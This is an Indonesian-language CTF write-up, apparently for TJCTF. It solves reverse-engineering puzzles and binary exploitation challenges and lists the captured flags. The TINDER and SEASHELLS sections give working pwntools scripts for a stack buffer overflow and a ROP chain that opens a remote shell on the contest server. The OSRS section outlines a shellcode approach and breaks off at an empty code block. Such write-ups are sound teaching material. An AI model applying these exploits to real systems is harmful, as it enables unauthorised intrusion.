WRITEUP TJCTF

REVERSE ENGINEERING & BINARY EXPLOITATION

Fernanda Darmasaputra

Table of Contents

REVERSE ENGINEERING

GYM

```
IDA View-A    Pseudocode-A    Hex View-1    Structures
16  printf("I'm currently %d lbs. Can I be exactly 180? Help me out!", 211LL);
17  for ( i = 1; (signed int)i <= 7; ++i )
18  {
19    printf("\n-------------------------");
20    printf("\nToday is day %d.\n", i);
21    printf("\nChoose an activity:");
22    printf("\n[1] Eat healthy");
23    printf("\n[2] Do 50 push-ups");
24    printf("\n[3] Go for a run.");
25    printf("\n[4] Sleep 8 hours.");
26    puts("\n");
27    fgets(&s, 4, stdin);
28    v3 = atoi(&s);
29    if ( v3 == 2 )
30    {
31      v5 -= do_pushup(i, 4LL);
32      continue;
33    }
34    if ( v3 > 2 )
35    {
36      if ( v3 == 3 )
37      {
38        v5 -= go_run(i, 4LL);
39LABEL_12:
40        v5 -= go_sleep(i, 4LL);
41        continue;
42      }
43      if ( v3 == 4 )
44        goto LABEL_12;
45    }
46    else if ( v3 == 1 )
47    {
48      v5 -= eat_healthy(i, 4LL);
49    }
50  }
51  sleep(3u);
000009A6 main:35 (9A6)
```

Ini adalah problem sederhana. Kita harus mengurangi angka 211 sampai 180 dalam 7 kali looping. **Do_pushup** mengurangi **1** poin, **go_run** mengurangi **2** poin, **go_sleep** mengurangi **3** poin, dan **eat_healthy** mengurangi **4** poin. Kalau diperhatikan, opsi 3 yang seharusnya hanya memanggil **go_run**, ternyata juga memanggil **go_sleep**. Artinya, opsi 3 mengurangi **5** poin sekali jalan. Yasudah, kita jalankan opsi 3 sebanyak 6 kali (5 x 6 = 30 poin), dan jalankan opsi 2 sebanyak 1 kali (1 poin), 211 – 30 – 1 = 180.

```
Choose an activity:
[1] Eat healthy
[2] Do 50 push-ups
[3] Go for a run.
[4] Sleep 8 hours.

3

-------------------------
Today is day 7.

Choose an activity:
[1] Eat healthy
[2] Do 50 push-ups
[3] Go for a run.
[4] Sleep 8 hours.

2
Congrats on reaching your weight goal!
Here is your prize: tjctf{w3iGht_l055_i5_d1ff1CuLt}
root@kali:~/Downloads#
```


ASMR

Sekilas memang nampak memusingkan karena kode assemblynya cukup panjang. Tapi sebenarnya, hanya ada beberapa bagian penting saja dalam assembly ini.


```
        lea     rax, [rbp-0x50]
        cmp     BYTE [rax+16], 0x0a
        jne     label5
        mov     BYTE [rax+16], 0x00
        jmp     label2
label1:
        xor     BYTE [rax], 0x69
        inc     rax
label2:
        cmp     BYTE [rax], 0x00
        jne     label1
        mov     rax, 0x360c1f0605360c1e
        cmp     QWORD [rbp-0x50], rax
        jne     label5
        mov     rax, 0x0c0c10361b041a08
        cmp     QWORD [rbp-0x48], rax
        jne     label5
        mov     rdi, dat
        lea     rax, [rbp-0x50]
        mov     rbx, 0x00
        mov     rcx, 0x00
        mov     rdx, 0x00
        jmp     label4
label3:
        mov     dl, BYTE [rdi]
```

Label1 dan Label2 memproses input kita dan kemudian dibandingkan dengan hex di sana (0x360c1f0605360c1e dan 0x0c0c10361b041a08). Input kita di xor dengan 0x69, artinya, data hex ini bisa kita xor dengan 0x69 dan kita bisa mendapat input yang diinginkan.

Nampak di sana, inputnya adalah **we_love_asmr_yee**. Saya kemudian mengcompile assemblynya menggunakan nasm, dan saya jalankan. Namun, tidak keluar apapun meskipun saya input **we_love_asmr_yee** ini. Kemudian saya coba jalankan strace pada binarynya.





Ternyata dia menunggu koneksi pada host **0.0.0.0** dan port **1337**. Yasudah jalankan saja binarynya sambil nc ke host dan port tersebut.




GAMER R


Game ini dibuat menggunakan Unity3d engine, yang mana source codenya bisa dibongkar menggunakan dnspy. Saya coba jalankan dulu gamenya, dan ternyata setiap pertambahan skor 20, akan keluar huruf yang merupakan bagian dari flag kita. Masalahnya adalah, kita tidak tahu panjang flagnya berapa, dan memainkan gamenya kemungkinan akan sangat lama, belum lagi itu bebek – bebeknya semakin lama semakin cepat bergeraknya. Jadi solusi saya adalah, saya hapus fungsi pergerakan bebek, dan saya edit fungsi scorenya.





Ini adalah fungsi score. Setiap skor mencapai angka yang di modulo 20 == 0, maka akan masuk ke fungsi if. Di sana, data flag di xor dengan **CumScore**, yang merupakan **cumulative score**. Yang saya lakukan adalah, saya edit fungsinya jadi setiap bertambah 1 skor dia langsung mengeluarkan huruf, tapi masalahnya, cumulative scorenya akan berbeda sehingga akan menghasilkan huruf yang salah. Jadi, saya catat saja angka – angka yang akan di xor dengan **CumScore** tersebut, dan saya bikin kodingan saya sendiri.







```c
#include <stdio.h>
#include <string.h>
int main(){
    int arr[] = {72,183,838,1859,3215,969,3196,1786,568,4039,3748,3728,148,1259,2507,126,2265,541,3489,2785,2362,
2367,2780,3650,671,2349,335,2815,1526,589,108,3992,303,1120,2133,3654,1408,3739,2548,1455,944,648,943,1628,2643,4068,1730,4016,2496,
1479,890,618,749,1257,2127,
3392,1054,3261,1604,418,3762,3337,3576,3928,763,1853,3526,1475,3910,2640,1717,1361,1213,1603,2410,3345,799,2917,1097,3747};
    int len = sizeof(arr)/sizeof(arr[0]);
    int count = 0;
    int lim = 20;
    int j = 0;
    for(int i=0; i<len; i++){
        if(i!=0){
            while(j<=lim){
                count+=j;
                j++;
            }
            lim+=20;
            count %= 4096;
        }
        printf("%c", arr[i]^count, count);
    }
}
```


```
C:\Users\admin\Desktop\koding\ctf\main.exe
Here's the flag you're looking for! haha jkjk... unless..? tjctf{orenji_manggoe}
Process returned 0 (0x0)   execution time : 0.016 s
Press any key to continue.
```


Ada kurang lebih 80 huruf. Kalau tidak di patch, kita harus klik 80 x 20 = 1600 kali baru bisa dapat full flagnya. Solusi saya meminimalisirnya menjadi 80 kali klik, namun saya yakin masih ada cara yang lebih efektif daripada cara saya.

CHORD ENCODER



Di sini yang dilakukan oleh encodernya adalah, dia memisahkan hex dari huruf – huruf yang ada di song.txt, kemudian disesuaikan dengan chord dari chords.txt. Misal, pada song.txt saya, ada string “1234567890”, hex dari 1 adalah 31, dipisahkan menjadi 3 dan 1 seperti pada terminal di gambar, kemudian dia melihat ke array l, angka 3 adalah chord C, angka 1 adalah chord A, kemudian dia lihat ke chords.txt, C adalah 1012 dan A adalah 0112, maka jadilah 10120112. Cara saya menyelesaikan ini, saya coba encode semua huruf – huruf yang mungkin, kemudian saya cocokan dengan encoded textnya.





Dan seterusnya, hingga didapatkan **flag{zats_wot_1_call_a_meloD}**. Kenapa tidak saya kodingkan? Karena tidak kepikiran bagaimana caranya.

BINARY EXPLOITATION

TINDER

```
IDA View-A   Pseudocode-A   Hex View-1   Structures   Er

 4  char bio[64]; // [esp+20h] [ebp-80h]
 5  char pass[16]; // [esp+60h] [ebp-40h]
 6  char user[16]; // [esp+70h] [ebp-30h]
 7  char name[16]; // [esp+80h] [ebp-20h]
 8  FILE *f; // [esp+90h] [ebp-10h]
 9  int match; // [esp+94h] [ebp-Ch]
10  int *v11; // [esp+98h] [ebp-8h]
11
12  v11 = &argc;
13  match = 0;
14  setup();
15  puts("Welcome to TJTinder, please register to start matching!");
16  printf("Name: ");
17  input(name, 1.0);
18  printf("Username: ");
19  input(user, 1.0);
20  printf("Password: ");
21  input(pass, 1.0);
22  printf("Tinder Bio: ");
23  input(bio, 8.0);
24  putchar(10);
25  if ( match == 0xC0D3D00D )
26  {
27    printf("Registered '%s' to TJTinder successfully!\n", user);
28    puts("Searching for matches...");
29    sleep(3u);
30    puts("It's a match!");
31    f = fopen("flag.txt", "r");
32    if ( !f )
33    {
34      puts("Flag File is Missing. Contact a moderator if running on server.");
35      exit(0);
36    }
37    fgets(flag, 32, f);
38    printf("Here is your flag: %s", flag);
39  }
000008E4 main:18 (80488E4)
```

Ini adalah problem buffer overflow sederhana. Kita harus mengubah isi variable **match** menjadi **0xC0DED00D** dengan cara memanfaatkan vulnerability pada saat menginput bio.

```
IDA View-A   Pseudocode-A   Hex View-1

 1 int __cdecl input(char *str, float f)
 2 {
 3   int result; // eax
 4
 5   fgets(str, (signed int)(f * 16.0), stdin);
 6   if ( strlen(str) <= 1 )
 7   {
 8     puts("No input detected. Registration failed.");
 9     exit(0);
10   }
11   if ( strchr(str, 10) )
12   {
13     result = (int)&str[strlen(str) - 1];
14     *(_BYTE *)result = 0;
15   }
16   else
17   {
18     do
19       result = fgetc(stdin);
20     while ( result != 10 );
21   }
22   return result;
23 }
```

Ukuran variable bio adalah 64, sedangkan di sini dia minta input 8 x 16 = 128. Selanjutnya kita harus cari dulu dimana lokasi variable match berada.

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
gdb-peda$ run
Starting program: /root/Downloads/match
Welcome to TJTinder, please register to start matching!
Name: AAAA
Username: BBBB
Password: CCCC
Tinder Bio: DDDD

[----------------------------------registers-----------------------------------]
EAX: 0xa ('\n')
EBX: 0x804a000 --> 0x8049f0c --> 0x1
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb0000 --> 0x1dfd6c
EDI: 0xf7fb0000 --> 0x1dfd6c
EBP: 0xffffd328 --> 0x0
ESP: 0xffffd280 --> 0x804837b ("__libc_start_main")
EIP: 0x80488e4 (<main+247>:     cmp    DWORD PTR [ebp-0xc],0xc0d3d00d)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80488da <main+237>:        push   0xa
   0x80488dc <main+239>:        call   0x8048580 <putchar@plt>
   0x80488e1 <main+244>:        add    esp,0x10
=> 0x80488e4 <main+247>:        cmp    DWORD PTR [ebp-0xc],0xc0d3d00d
   0x80488eb <main+254>:        jne    0x80489a8 <main+443>
```

```
0024| 0xffffd298 --> 0xf7fce410 --> 0x8048397 ("GLIBC_2.0")
0028| 0xffffd29c --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main () at match.c:58
58      in match.c
gdb-peda$ x/50wx $esp
0xffffd280:     0x0804837b      0xf7fde875      0x0804827c      0xffffd2fc
0xffffd290:     0xf7ffdaa0      0x00000001      0xf7fce410      0x00000001
0xffffd2a0:     0x00000000      0x00000001      0x44444444      0x00000000
0xffffd2b0:     0x00000000      0x00c30000      0x00000001      0xf7ffc800
0xffffd2c0:     0xffffd310      0x00000000      0xf7ffd000      0x00000000
0xffffd2d0:     0x00000000      0xffffd3d4      0xf7fb0000      0xf7faea80
0xffffd2e0:     0x00000000      0xf7fb0000      0x43434343      0xf7fb0000
0xffffd2f0:     0xf7fb0000      0xf7fe4140      0x42424242      0xf7e00000
0xffffd300:     0xf7fb03fc      0x00040000      0x41414141      0x08040000
0xffffd310:     0x00000001      0xffffd3d4      0xffffd3dc      0x00000000
0xffffd320:     0xffffd340      0x00000000      0x00000000      0xf7deeef1
0xffffd330:     0xf7fb0000      0xf7fb0000      0x00000000      0xf7deeef1
0xffffd340:     0x00000001      0xffffd3d4
gdb-peda$ p $ebp-0xc
$1 = (void *) 0xffffd31c
gdb-peda$
```

Oke, kita sudah menemukan lokasinya (yang saya block). Artinya, dari variable bio, kita harus mengisi 4 x 29 = 116 junk. Oke langsung saja.

```
Open ▾   jing.py  ~/Downloads   Save
from pwn import *

r = remote("p1.tjctf.org", 8002)

r.recv()
r.sendline("BBBB")
r.recv()
r.sendline("CCCC")
r.recv()
r.sendline("DDDD")
r.recv()

payload = 'A'*116
payload += p32(0xC0D3D00D)

r.sendline(payload)

r.interactive()
```

```
root@kali: ~/Downloads
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python jing.py
[+] Opening connection to p1.tjctf.org on port 8002: Done
[*] Switching to interactive mode
Tinder Bio:
Registered 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' to TJTinder successfully!
Searching for matches...
It's a match!
Here is your flag: tjctf{0v3rfl0w_0f_m4tch35}
[*] Got EOF while reading in interactive
$
```

SEASHELLS

```
IDA View-A    Pseudocode-A    Hex View-1
int __cdecl main(int argc, const char **argv, const
{
  char s1; // [rsp+6h] [rbp-Ah]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to Sally's Seashore Shell Shop");
  puts("Would you like a shell?");
  gets(&s1, 0LL);
  if ( !strcasecmp(&s1, "yes") )
    puts("sorry, we are out of stock");
  else
    puts("why are you even here?");
  return 0;
}
```

```
IDA View-A    Pseudocode-A
int __fastcall shell(__int64 a1)
{
  int result; // eax

  result = 0xBABEBEEF;
  if ( a1 == 0xDEADCAFEBABEBEEFLL )
    result = system("/bin/sh");
  return result;
}
```

Ini adalah problem ret2win sederhana. Kita harus lompat ke fungsi **shell** dan memberikan argument **0xDEADCAFEBABEBEEF.** Langung saja.

```
   0x400797:    nop    WORD PTR [rax+rax*1+0x0]
   0x4007a0 <__libc_csu_init>:  push   r15
   0x4007a2 <__libc_csu_init+2>:        push   r14
   0x4007a4 <__libc_csu_init+4>:        mov    r15,rdx
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe1a8 ("CAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0008| 0x7fffffffe1b0 ("ADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0016| 0x7fffffffe1b8 ("AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0024| 0x7fffffffe1c0 ("0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0032| 0x7fffffffe1c8 ("A1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0040| 0x7fffffffe1d0 ("AA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0048| 0x7fffffffe1d8 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA")
0056| 0x7fffffffe1e0 ("AeAA4AAJAAfAA5AAKAAgAA6AA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400796 in main ()
gdb-peda$ pattern offset CAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA
CAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AA found at offset: 18
gdb-peda$
```

```
Open    *mantep.py  ~/Downloads    Save
from pwn import *

main = 0x00000000004006f2
pop_rdi = 0x0000000000400803
shell = 0x00000000004006c7
ret = 0x000000000040057e

r = remote("p1.tjctf.org", 8009)
#r = process('./seashells')
e = ELF('./seashells')

r.recv()

payload = 'A'*18
payload += p64(pop_rdi)
payload += p64(0xdeadcafebabebeef)
payload += p64(ret)
payload += p64(shell)

r.sendline(payload)

r.interactive()
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# python mantep.py
[+] Opening connection to p1.tjctf.org on port 8009: Done
[*] '/root/Downloads/seashells'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode
why are you even here?
$ ls
bin
flag.txt
lib
lib64
seashells
$ cat flag.txt
tjctf{she_s3lls_se4_sh3ll5}
$
```

OSRS

```
IDA View-A        Pseudocode-A
signed int get_tree()
{
  char s; // [esp+Ch] [ebp-10Ch]
  int i; // [esp+10Ch] [ebp-Ch]

  puts("Enter a tree type: ");
  gets(&s);
  for ( i = 0; i <= 12; ++i )
  {
    if ( !strcasecmp((&trees)[2 * i], &s) )
      return i;
  }
  printf("I don't have the tree %d :(\n", &s);
  return -1;
}
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Downloads# checksec osrs
[*] '/root/Downloads/osrs'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE
root@kali:~/Downloads#
```

Semua security disabled di sini. Kita bisa execute shellcode untuk mendapatkan shell. Di programnya juga ada leak lokasi variable s yang bisa kita jadikan return address. Banyak cara bisa dilakukan di sini, cara saya adalah, saya ambil address leaknya, kemudian overflow dan lompat balik ke main, baru kemudian saya masukkan shellcode.

```
